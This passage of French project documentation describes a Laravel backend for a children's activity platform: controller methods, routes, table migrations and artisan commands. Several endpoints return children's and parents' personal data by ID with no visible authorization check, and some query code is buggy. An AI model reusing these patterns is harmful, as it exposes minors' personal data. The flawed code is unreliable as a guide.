Route::post('/enfant/create',[EnfantController::class, 'AddEnfant']);
Route::put('/enfant/update/{id}',[EnfantController::class, 'UpdateEnfant']);
Route::delete('/enfant/delete/{id}',[EnfantController::class, 'DestroyEnfant']);
```

## AnimatorController

Le AnimatorController est responsable de tout ce qui concerne les animateurs.

## addAvailableHour

```
1 usage  ▲ ABDELOUAHED ABBAD *
public function addAvailableHour(Request $request){
    $horaires = $request->json()->all();
    $user_id = auth()->id();
    $anim_id = Animateur::where('user_id',$user_id)->first()->id;
    foreach ($horaires as $horaire)
        | HdAnim::create(['anim_id'=>$anim_id,'horaire_id'=>$horaire['id']]);
    return response()->json(['message'=>'addition successful'], status: 200);
}
```



La méthode addAvailableHour permet d'ajouter des heures disponibles pour un animateur. Elle récupère les heures disponibles depuis la requête, trouve l'ID de l'animateur correspondant à l'utilisateur authentifié, puis crée des enregistrements dans la table HdAnim pour chaque horaire fourni.

---

ROUTE :

```
Route::post('/add/available/horaires/anim/',[AnimatorController::class,'addAvailableHour']);
```

## ShowController

Le ShowController est responsable de tout l'affichage, que ce soit pour les administrateurs, les animateurs ou les parents.

## showOffers

```
1 usage  ✚ ABDELOUAHED ABBAD
public function showOffers(){
    $offers = Offre::latest()->get();
    foreach ($offers as $offer){
        $activitie = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
            ->select('image_pub')
            ->where('offre_id', $offer->id)->first();
        $offer['image'] = $activitie->image_pub??null;
    }

    return response()->json($offers, [status: 200]);
}
```

Cette méthode récupère toutes les offres triées par date de création (de la plus récente à la plus ancienne). Pour chaque offre, elle récupère l'image associée à l'activité de l'offre via une jointure avec la table activites, puis elle ajoute cette image à l'offre. La réponse JSON renvoie la liste des offres avec leurs images.

## showOffer

```
1 usage  ✚ ABDELOUAHED ABBAD
public function showOffer(Offre $offer){
    $activitie = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
        ->select('image_pub')
        ->where('offre_id', $offer->id)->first();
    $offer['image'] = $activitie->image_pub??null;
    return response()->json($offer, [status: 200]);
}
```

Cette méthode prend une offre spécifique en paramètre, récupère l'image associée à l'activité de cette offre via une jointure avec la table activites, puis ajoute cette image à l'offre. La réponse JSON renvoie l'offre avec son image.

## showDemandesOfAdmin

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showDemandesOfAdmin(){
    $user_id = auth()->id();
    $admin = Administrateur::where('user_id', $user_id)->first();
    return response()->json(
        Demande::join('demande_inscriptions', 'demande_inscriptions.demande_id', '=', 'demandes.id')
            ->where('admin_id', $admin->id)
            ->where('statut', 'valide')
            ->where('etat', 'en cours')
            ->select('demandes.id', 'date')
            ->get(),
        status: 200
    );
}
```

Cette méthode récupère l'ID de l'administrateur authentifié et renvoie toutes les demandes validées et en cours associées à cet administrateur, en joignant les tables demande\_inscriptions et demandes. La réponse JSON contient les ID et les dates des demandes.

## showTopOffers

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showTopOffers()
{
    $offers = Offre::orderBy('remise', 'desc')->limit(3)->get();
    foreach ($offers as $offer){
        $activite = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
            ->select('image_pub')
            ->where('offre_id', $offer->id)->first();
        $offer['image'] = $activite->image_pub??null;
    }

    return response()->json($offers, status: 200);
}
```

Cette méthode récupère les trois meilleures offres triées par la remise la plus élevée. Pour chaque offre, elle récupère l'image associée à l'activité de l'offre via une jointure avec la table activites, puis elle ajoute cette

image à l'offre. La réponse JSON renvoie les trois meilleures offres avec leurs images.

## showRemainingOffers

```
1 usage  ± ABDELOUAHED ABBAD
public function showRemainingOffers()
{
    $offers = Offre::orderBy('remise', 'desc')->skip(3)->get();
    foreach ($offers as $offer){
        $activitie = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
            ->select('image_pub')
            ->where('offre_id', $offer->id)->first();
        $offer['image'] = $activitie->image_pub??null;
    }
    return response()->json($offers, status: 200);
}
```

Cette méthode récupère toutes les offres sauf les trois premières triées par la remise la plus élevée. Pour chaque offre, elle récupère l'image associée à l'activité de l'offre via une jointure avec la table activites, puis elle ajoute cette image à l'offre. La réponse JSON renvoie les offres restantes avec leurs images.

## showActivitiesOfferInOffer

```
1 usage  ± ABDELOUAHED ABBAD
public function showActivitiesOfferInOffer(Offre $offer)
{
    $activities = ActiviteOffre::where('offre_id', $offer->id)->latest()->get();
    return response()->json($activities, status: 200);
}
```

Cette méthode prend une offre spécifique en paramètre et récupère toutes les activités associées à cette offre, triées par date de création (de la plus récente à la plus ancienne). La réponse JSON renvoie la liste des activités associées à l'offre.

## showActivitiesInOfferAllInfos

```
1 usage ✘ ABDELOUAHED ABBAD
public function showActivitiesInOfferAllInfos(Offre $offer)
{
    $activities = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
        ->select('activite_offres.id', 'titre', 'image_pub', 'description',
            'lien_youtube', 'objectifs', 'domaine',
            'tarif', 'tarif_remise', 'age_min', 'age_max', 'nbr_seance',
            'volume_horaire', 'option_paiement')
        ->where('offre_id', $offer->id)->get();
    return response()->json($activities, status: 200);
}
```

Cette méthode prend une offre spécifique en paramètre et récupère toutes les activités associées à cette offre avec des informations détaillées (titre, image, description, lien YouTube, objectifs, domaine, tarif, tarif remisé, âge minimum et maximum, nombre de séances, volume horaire, et options de paiement). La réponse JSON renvoie la liste des activités avec toutes les informations détaillées.

## showActivitiesInOffer

```
1 usage ✘ ABDELOUAHED ABBAD
public function showActivitiesInOffer(Offre $offer)
{
    $activities = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
        ->select('activite_offres.id', 'titre', 'image_pub', 'description',
            'lien_youtube', 'objectifs', 'domaine')
        ->where('offre_id', $offer->id)->get();
    return response()->json($activities, status: 200);
}
```

Cette méthode prend une offre spécifique en paramètre et récupère toutes les activités associées à cette offre avec des informations de base (titre, image, description, lien YouTube, objectifs, et domaine). La réponse JSON renvoie la liste des activités avec les informations de base.

## showHoraireInActivity

```
1 usage  ± ABDELOUAHED ABBAD
public function showHoraireInActivity($activite_id)
{
    $results = HDA::join('horaires', 'hdas.horaire_id', '=', 'horaires.id')
        ->where('activite_offre_id', $activite_id)
        ->where('nbr_place_restant', '>', 0)
        ->select('horaires.id', 'jour', 'heure_debut', 'heure_fin', 'nbr_place_restant', 'eff_max', 'eff_min')
        ->get();
    return response()->json($results, status: 200);
}
```

Cette méthode prend l'ID d'une activité en paramètre et récupère les horaires disponibles pour cette activité, incluant les jours, heures de début et de fin, nombre de places restantes, effectif maximum et minimum. La réponse JSON renvoie la liste des horaires disponibles pour l'activité spécifiée.

## showEnfantInActivity

```
1 usage  ± ABDELOUAHED ABBAD
public function showEnfantInActivity($activite_id)
{
    $results = Enfant::join('planning_enfs', 'enfants.id', '=', 'planning_enfs.enfant_id')
        ->select('enfants.id', 'enfants.father_id', 'enfants.nom', 'enfants.prenom',
            'enfants.date_naissance', 'enfants.niveau', 'enfants.photo')
        ->where('planning_enfs.activite_id', '=', $activite_id)
        ->get();
    return response()->json($results, status: 200);
}
```

Cette méthode prend l'ID d'une activité en paramètre et récupère tous les enfants inscrits à cette activité, incluant leurs informations de base (ID, ID du père, nom, prénom, date de naissance, niveau, photo). La réponse JSON renvoie la liste des enfants inscrits à l'activité spécifiée

## showEnfantOfParent

```
1 usage  ↗ ABDELOUAHED ABBAD
public function showEnfantOfParent()
{
    $user_id = auth()->id();
    $parent = Father::where('user_id', $user_id)->first();
    $enfants = Enfant::where('father_id', $parent->id)->get();
    return response()->json([
        $enfants
    ], status: 200);
}
```

Cette méthode récupère l'ID de l'utilisateur authentifié, trouve le parent correspondant, puis récupère tous les enfants associés à ce parent. La réponse JSON renvoie la liste des enfants du parent authentifié.

## showTopParentNotifications

```
1 usage  ↗ ABDELOUAHED ABBAD
public function showTopParentNotifications()
{
    $user_id = auth()->id();
    $notifications = Notification::where('user_id', $user_id)
        ->orderBy('date', 'desc')
        ->limit(7)
        ->get();
    return response()->json($notifications, status: 200);
}
```

Cette méthode récupère l'ID de l'utilisateur authentifié et renvoie les sept dernières notifications de ce parent, triées par date décroissante. La réponse JSON renvoie la liste des sept dernières notifications du parent.

## showRemainingParentNotifications

```
1 usage  ~ ABDELOUAHED ABBAD
public function showRemainingParentNotifications()
{
    $user_id = auth()->id();
    $notifications = Notification::where('user_id', $user_id)
        ->orderBy('date', 'desc')
        ->skip(7)
        ->get();
    return response()->json($notifications, status: 200);
}
```

Cette méthode récupère l'ID de l'utilisateur authentifié et renvoie toutes les notifications de ce parent au-delà des sept premières, triées par date décroissante. La réponse JSON renvoie la liste des notifications restantes du parent.

## showDemandesOfParent

```
1 usage  ~ ABDELOUAHED ABBAD
public function showDemandesOfParent()
{
    $user_id = auth()->id();
    $parent = Father::where('user_id', $user_id)->first();
    return response()->json(
        Demande::join('demande_inscriptions', 'demande_inscriptions.demande_id', '=', 'demandes.id')
            ->join('enfants', 'demande_inscriptions.enfant_id', 'enfants.id')
            ->where('father_id', $parent->id)
            ->where('statut', 'valide')
            ->select('demandes.id', 'date')
            ->get(),
        status: 200
    );
}
```

Cette méthode récupère l'ID de l'utilisateur authentifié, trouve le parent correspondant, puis renvoie toutes les demandes validées associées à ce parent, en joignant les tables demande\_inscriptions, demandes, et enfants. La réponse JSON renvoie la liste des demandes validées du parent avec les dates des demandes.

## showActivitiesInDemandeOfParent

```
1 usage  ▲ ABDELOUAHED ABBAD *
public function showActivitiesInDemandeOfParent($demande_id){
    $etat = AdminDemandeController::isDemandeVerified($demande_id);
    $demandes = DemandeInscription::where('demande_id', $demande_id)
        ->select('activite_offre_id')
        ->get();
    $i = 0;
    foreach ($demandes as $demande) {
        $activites[$i] = ActiviteOffre::join('activites', 'activites.id', 'activite_offres.activite_id')
            ->select('activite_offres.id', 'titre', 'image_pub', 'description',
                'lien_youtube', 'objectifs', 'domaine')
            ->where('activite_offres.id', $demande->activite_offre_id)->first();
        $activites[$i++]->etat = $etat;
    }
    return response()->json($activites, status: 200);
}
```

Cette méthode prend l'ID d'une demande en paramètre, vérifie son état, puis récupère les activités associées à cette demande, incluant des informations de base (titre, image, description, lien YouTube, objectifs, et domaine). La réponse JSON renvoie la liste des activités associées à la demande spécifiée avec leur état.

## showEnfantInActivityInDemandeOfParent

```
1 usage  ▲ ABDELOUAHED ABBAD
public function showEnfantInActivityInDemandeOfParent($demande_id, $activite_offre_id)
{
    $demandes = DemandeInscription::where('demande_id', $demande_id)
        ->where('activite_offre_id', $activite_offre_id)
        ->select('enfant_id', 'etat')
        ->get();
    $i = 0;
    foreach ($demandes as $demande) {
        $enfants[$i] = Enfant::find($demande->enfant_id);
        $enfants[$i++]->etat = $demande->etat;
    }
    return response()->json($enfants, status: 200);
}
```

Cette méthode prend l'ID d'une demande et l'ID d'une activité en paramètre, puis récupère les enfants associés à cette demande et à cette activité, incluant leur état. La réponse JSON renvoie la liste des enfants associés à la demande et à l'activité spécifiées avec leur état.

## showPlaningEnfant

```
1 usage  ↗ ABDELOUAHED ABBAD
public function showPlaningEnfant($enfant_id)
{
    $plannings = Horaire::join('planning_enfs', 'horaires.id', '=', 'planning_enfs.horaire_id')
        ->join('activites', 'activites.id', '=', 'planning_enfs.activite_id')
        ->join('planning_anims', 'planning_anims.activite_id', '=', 'activites.id')
        ->join('animateurs', 'animateurs.id', '=', 'planning_anims.anim_id')
        ->join('users', 'users.id', '=', 'animateurs.user_id')
        ->where('enfant_id', $enfant_id)
        ->select('horaires.jour', 'horaires.heure_debut', 'horaires.heure_fin', 'activites.titre', 'users.name')
        ->get();
    return response()->json($plannings, status: 200);
}
```

Cette méthode prend l'ID d'un enfant en paramètre et récupère le planning de cet enfant, incluant les jours, heures de début et de fin, titre des activités, et nom des animateurs. La réponse JSON renvoie le planning complet de l'enfant spécifié.

## showAnimateurs

```
1 usage  ↗ ABDELOUAHED ABBAD
public function showAnimateurs()
{
    return response()->json(Animateur::latest()->get(), status: 200);
}
```

Cette méthode renvoie la liste de tous les animateurs, triés par date de création (de la plus récente à la plus ancienne). La réponse JSON renvoie la liste complète des animateurs.

## showAnimateur

```
1 usage  ↗ ABDELOUAHED ABBAD
public function showAnimateur(Animateur $animateur)
{
    return response()->json($animateur, status: 200);
}
```

Cette méthode prend un animateur spécifique en paramètre et renvoie les informations de cet animateur. La réponse JSON renvoie les détails de l'animateur spécifié.

## showAllHoraireOfAnimateur

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showAllHoraireOfAnimateur(Request $request)
{
    if ($request['anim_id']) $anim_id = $request->anim_id;
    else $anim_id = Animateur::where('user_id', auth()->id())->first()->id;
    $Horaires = Horaire::join('hd_anims', 'hd_anims.horaire_id', '=', 'horaires.id')
        ->where('anim_id', $anim_id)
        ->select('horaires.*')
        ->get();
    return response()->json($Horaires, status: 200);
}
```

Cette méthode peut prendre l'ID d'un animateur en paramètre (ou utilise l'ID de l'utilisateur authentifié si aucun ID n'est fourni), puis renvoie tous les horaires disponibles de cet animateur en joignant les tables hd\_anims et horaires. La réponse JSON renvoie la liste complète des horaires de l'animateur spécifié.

## showBusyHoraireOfAnimateurs

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showBusyHoraireOfAnimateurs(Request $request)
{
    if ($request['anim_id']) $anim_id = $request->anim_id;
    else $anim_id = Animateur::where('user_id', auth()->id())->first()->id;
    $Horaires = PlanningAnim::join('horaires', 'planning_anims.horaire_id', '=', 'horaires.id')
        ->where('anim_id', $anim_id)
        ->select('horaires.*')
        ->get();
    return response()->json($Horaires, status: 200);
}
```

Cette méthode peut prendre l'ID d'un animateur en paramètre (ou utilise l'ID de l'utilisateur authentifié si aucun ID n'est fourni), puis renvoie tous les horaires occupés de cet animateur en joignant les tables planning\_anims et horaires. La réponse JSON renvoie la liste des horaires occupés de l'animateur spécifié

## showAvailableHoraireOfAnimateurs

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showAvailableHoraireOfAnimateurs(Request $request)
{
    if ($request['anim_id']) $anim_id = $request->anim_id;
    else $anim_id = Animateur::where('user_id', auth()->id())->first()->id;
    $horaires = Horaire::join('hd_anims', 'hd_anims.horaire_id', '=', 'horaires.id')
        ->leftJoin('planning_anims', 'planning_anims.horaire_id', '=', 'horaires.id')
        ->where('hd_anims.anim_id', $anim_id)
        ->whereNull('planning_anims.horaire_id')
        ->select('horaires.*')
        ->get();
    return response()->json($horaires, status: 200);
}
```

Cette méthode peut prendre l'ID d'un animateur en paramètre (ou utilise l'ID de l'utilisateur authentifié si aucun ID n'est fourni), puis renvoie tous les horaires disponibles de cet animateur, en s'assurant qu'ils ne sont pas déjà planifiés, en joignant les tables hd\_anims, planning\_anims, et horaires. La réponse JSON renvoie la liste des horaires disponibles de l'animateur spécifié.

## showHoraireForAnimToAdd

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showHoraireForAnimToAdd($anim_id)
{
    $horaires = Horaire::leftJoin('hd_anims', function ($join) use ($anim_id) {
        $join->on('horaires.id', '=', 'hd_anims.horaire_id')
            ->where('hd_anims.anim_id', '=', $anim_id);
    })
    ->whereNull('hd_anims.horaire_id')
    ->select('horaires.*')
    ->get();

    return response()->json($horaires, status: 200);
}
```

Cette méthode prend l'ID d'un animateur en paramètre et renvoie tous les horaires disponibles pour être ajoutés à cet animateur en utilisant une jointure à gauche entre les tables horaires et hd\_anims. La réponse JSON renvoie la liste des horaires disponibles pour l'animateur spécifié.

### showOffersFiltered

```
no usages  ↗ ABDELOUAHED ABBAD
public function showOffersFiltered($domaine){
    return response()->json(Offre::where('domaine', $domaine)->get(), status: 200);
}
```

Cette méthode prend un domaine spécifique en paramètre et renvoie toutes les offres appartenant à ce domaine. La réponse JSON renvoie la liste des offres filtrées par domaine

### showPacks

```
no usages  ↗ ABDELOUAHED ABBAD
public function showPacks(){
    return response()->json(Pack::latest()->get(), status: 200);
}
```

Cette méthode renvoie la liste de tous les packs, triés par date de création (de la plus récente à la plus ancienne). La réponse JSON renvoie la liste complète des packs.

### showActivities

```
2 usages  ↗ ABDELOUAHED ABBAD
public function showActivities(){
    return response()->json(Activite::latest()->get(), status: 200);
}
```

Cette méthode renvoie la liste de toutes les activités, triées par date de création (de la plus récente à la plus ancienne). La réponse JSON renvoie la liste complète des activités.

## showParentInfo

```
1 usage  ✘ ABDELOUAHED ABBAD *
public function showParentInfo(Request $request){
    if($request['father_id']) $user_id = Father::find($request['father_id'])->first()->user_id;
    else $user_id = auth()->id();
    $parent = User::find($user_id)->select('name','email')->first();
    $parent['fonction'] = Father::where('user_id',$user_id)->first()->fonction;
    return response()->json($parent, status: 200);
}
```

Cette méthode renvoie les informations d'un parent. Si un father\_id est fourni dans la requête, elle utilise cet ID pour trouver l'ID utilisateur correspondant, sinon elle utilise l'ID de l'utilisateur authentifié. Elle récupère ensuite le nom et l'email de l'utilisateur et ajoute la fonction du parent à ces informations. La réponse JSON renvoie les informations du parent avec un code de statut HTTP 200.

## showParents

```
1 usage  ✘ ABDELOUAHED ABBAD
public function showParents(){
    return response()->json(Father::latest()->get(), status: 200);
}
```

Cette méthode renvoie la liste de tous les parents, triés par date de création (de la plus récente à la plus ancienne). La réponse JSON renvoie la liste complète des parents avec un code de statut HTTP 200.

## ROUTES (ShowController)

```
Route::get('/show/offers/', [ShowController::class, 'showOffers']);

Route::get('/show/offer/{offre}', [ShowController::class, 'showOffer']);

Route::get('/show/demandes/admin', [ShowController::class,
'showDemandesOfAdmin']);

Route::get('/show/offers/top', [ShowController::class, 'showTopOffers']);

Route::get('/show/offers/remaining', [ShowController::class,
'showRemainingOffers']);

Route::get('/show/offer/activities/{offer}', [ShowController::class,
'showActivitiesInOffer']);

Route::get('/show/offer/activities/more/{offer}', [ShowController::class,
'showActivitiesOfferInOffer']);

Route::get('/show/offer/activities/all/{offer}', [ShowController::class,
'showActivitiesInOfferAllInfos']);

Route::get('/show/offer/activity/horaires/{activite_id}', [ShowController::class, 'showHoraireInActivity']);

Route::get('/show/offer/activity/enfants/{activite_id}', [ShowController::class, 'showEnfantInActivity']);

Route::get('/show/parent/enfant', [ShowController::class, 'showEnfantOfParent']);

Route::get('/show/notification/parent/top', [ShowController::class, 'showTopParentNotifications']);

Route::get('/show/notification/parent/remaining', [ShowController::class, 'showRemainingParentNotifications']);

Route::get('/show/demandes/parent', [ShowController::class, 'showDemandesOfParent']);
```

```
Route::get('/show/parent/demande/activities/{demande_id}',  
[ShowController::class, 'showActivitiesInDemandeOfParent']);  
  
Route::get('/show/parent/demande/activity/enfants/{demande_id}/{activite  
_offre_id}', [ShowController::class,  
'showEnfantInActivityInDemandeOfParent']);  
  
Route::get('/show/enfant/planning/{enfant_id}', [ShowController::class,  
'showPlaningEnfant']);  
  
Route::get('/show/animateurs/', [ShowController::class,  
'showAnimateurs']);  
  
Route::get('/show/animateur/{animateur}', [ShowController::class,  
'showAnimateur']);  
  
Route::get('/show/all/horaires/animateur/{anim_id?}',  
[ShowController::class, 'showAllHoraireOfAnimateur']);  
  
Route::get('/show/busy/horaires/animateur/{anim_id?}',  
[ShowController::class, 'showBusyHoraireOfAnimateurs']);  
  
Route::get('/show/available/horaires/animateur/{anim_id?}',  
[ShowController::class, 'showAvailableHoraireOfAnimateurs']);  
  
Route::get('/show/new/horaires/animateur/{anim_id}',  
[ShowController::class, 'showHoraireForAnimToAdd']);  
  
Route::get('/show/packs/', [ShowController::class, 'showPacks']);  
  
Route::get('/show/activities/', [ShowController::class, 'showActivities']);  
Route::get('/show/parent/infos/{father_id?}', [ShowController::class,  
'showParentInfo']);  
Route::get('/show/parents/', [ShowController::class, 'showParent'])
```

# Chapitre 6-p2 : Modélisation Base Donnees.

## 1. Migrations dans le projet Laravel :

- Introduction aux migrations de la base de données dans le projet Laravel.
- Détail des migrations pour diverses tables comme Users, Factures, Activités, etc...

## 2. Modèles dans le projet Laravel :

- Explication des modèles Eloquent qui représentent les tables dans la base de données.
- Détails des responsabilités et des relations des modèles comme Activite, Administrateur, Animateur, etc...

## 3. Factories dans le projet Laravel :

- Présentation des "factories" pour la génération d'enregistrements de test dans la base de données
- Description de la création de instances pour différents modèles (User, Activite, Administrateur, etc...)

## 4. Implémentation des Seeders dans le projet Laravel :

- Description de l'utilisation des seeders
- Détails sur la création de données pour diverses tables et modèles à travers des méthodes de seeding,

## Les Migrations dans le Projet Laravel

### Introduction

Ce document présente une vue d'ensemble des différentes migrations utilisées pour structurer la base de données de l'application. Chaque migration est conçue pour créer une table spécifique avec ses attributs uniques et ses relations. Les migrations permettent également une gestion facile des modifications de la base de données et de son versionnage.

## Migrations et leurs fonctionnalités :

### 1. Users Table

- **Crée la table users.**
- **Colonnes :** id, role, name, email, email\_verified\_at, password, remember\_token.
- **Index sur :** email.

### 2. Factures Table

- **Crée la table factures.**
- **Colonnes :** id, date, total\_ht, total\_ttc.

### 3. Activites Table

- **Crée la table activites.**
- **Colonnes :** id, titre, image\_pub, description, lien\_youtube, objectifs, domaine.
- **Index sur :** domaine.

### 4. Horaires Table

- **Crée la table horaires.**
- **Colonnes :** id, jour, heure\_debut, heure\_fin.

### 5. Animateurs Table

- **Crée la table animateurs.**
- **Colonnes :** id, domaine, user\_id.
- **Relations :** Clé étrangère avec users.

## 6. Administrateurs Table

- **Crée la table administrateurs.**
- **Colonnes :** id, user\_id.
- **Relations :** Clé étrangère avec users.

## 7. Notifications Table

- **Crée la table notifications.**
- **Colonnes :** id, user\_id, date, contenu, type.
- **Relations :** Clé étrangère avec users.

## 8. Fathers Table

- **Crée la table fathers.**
- **Colonnes :** id, user\_id, fonction.
- **Relations :** Clé étrangère avec users.

## 9. Enfants Table

- **Crée la table enfants.**
- **Colonnes :** id, father\_id, nom, prenom, date\_naissance, niveau, photo.
- **Relations :** Clé étrangère avec fathers.

## 10. Packs Table

- **Crée la table packs.**
- **Colonnes :** id, nom, remise.

## 11. Offres Table

- **Crée la table offres.**
- **Colonnes :** id, admin\_id, titre, date\_debut, date\_fin, description, remise.
- **Relations :** Clé étrangère avec administrateurs.

## 12. Activite\_Offres Table

- **Crée la table activite\_offres.**

- **Colonnes** : id, offre\_id, activite\_id, tarif, tarif\_remise, age\_min, age\_max, nbr\_seance, volume\_horaire, option\_paiement.
- **Relations** : Clés étrangères avec offres et activités.

## 13. Demandes Table

- **Crée la table demandes.**
- **Colonnes** : id, pack\_id, admin\_id, date, statut.
- **Relations** : Clés étrangères avec packs et administrateurs.

## 14. Devis Table

- **Crée la table devis.**
- **Colonnes** : id, demande\_id, facture\_id, date, totale\_ht, totale\_ttc, statut, pdf, etat, motif.
- **Relations** : Clés étrangères avec demandes et factures.

## 15. Demande\_Inscriptions Table

- **Crée la table demande\_inscriptions.**
- **Colonnes** : id, enfant\_id, activite\_offre\_id, demande\_id, horaire1, horaire2, etat, motif.
- **Relations** : Clés étrangères avec enfants, activite\_offres, demandes.

## 16. Hdas Table

- **Crée la table hdas.**
- **Colonnes** : id, activite\_offre\_id, horaire\_id, eff\_min, eff\_max, nbr\_place\_restant.
- **Relations** : Clés étrangères avec activite\_offres et horaires.

## 17. Hd\_Anims Table

- **Crée la table hd\_anims.**
- **Colonnes** : id, animateur\_id, horaire\_id.
- **Relations** : Clés étrangères avec animateurs et horaires.

## 18. Planning\_Anims Table

- Crée la table **planning\_anims**.
- **Colonnes** : id, animateur\_id, activite\_id, horaire\_id.
- **Relations** : Clés étrangères avec animateurs, activités, horaires.

## 19. Planning\_Enfs Table

- Crée la table **planning\_enfs**.
- **Colonnes** : id, enfant\_id, activite\_id, horaire\_id.
- **Relations** : Clés étrangères avec enfants, activités, horaires.

## Création et Gestion des Migrations :

### 1. Créer une nouvelle migration :

```
bash
php artisan make:migration create_table_name_table
```

### 2. Exécuter toutes les migrations :

```
bash
php artisan migrate
```

### 3. Annuler la dernière migration :

#### **4. Annuler toutes les migrations :**

```
bash  
  
php artisan migrate:reset
```

#### **5. Annuler et remigrer toutes les migrations :**

```
bash  
  
php artisan migrate:refresh
```

#### **6. Annuler et remigrer toutes les migrations avec re-seeding:**

```
bash  
  
php artisan migrate:refresh --seed
```

#### **7. Vérifier l'état des migrations :**

```
bash  
  
php artisan migrate:status
```

#### **8. Créer une base de données à partir de Laravel :**


```
bash
```

```
php artisan db:create
```

## Explication d'un exemple de migration

## Vue générale

Donc voilà les migrations considérer après la conception et la validation du MCD, d'où on va sélectionner une table aléatoire et expliquer comment il fonctionne.



The screenshot shows a file explorer window with a dark theme. A single folder named "migrations" is expanded, revealing a list of 27 PHP files, each representing a database migration. The files are listed vertically and are all named with the prefix "php" followed by a timestamp and a unique identifier, ending in ".php". The timestamps range from 2014-10-12 to 2024-05-10, indicating the sequence of migrations over time. The files are organized into three main groups: initial user-related tables, administrative and notification tables, and various entity-related tables like factures, activites, horaires, animateurs, administrateurs, fathers, enfants, packs, offres, activite\_offres, demandes, devis, demande\_inscriptions, hdas, hd\_anims, planning\_anims, and planning\_enfs.

- migrations
  - php 2014\_10\_12\_000000\_create\_users\_table.php
  - php 2014\_10\_12\_100000\_create\_password\_reset\_tokens\_table.php
  - php 2019\_08\_19\_000000\_create\_failed\_jobs\_table.php
  - php 2019\_12\_14\_000001\_create\_personal\_access\_tokens\_table.php
  - php 2024\_05\_10\_105408\_create\_factures\_table.php
  - php 2024\_05\_10\_105534\_create\_activites\_table.php
  - php 2024\_05\_10\_105823\_create\_horaires\_table.php
  - php 2024\_05\_10\_105955\_create\_animateurs\_table.php
  - php 2024\_05\_10\_110612\_create\_administrateurs\_table.php
  - php 2024\_05\_10\_110853\_create\_notifications\_table.php
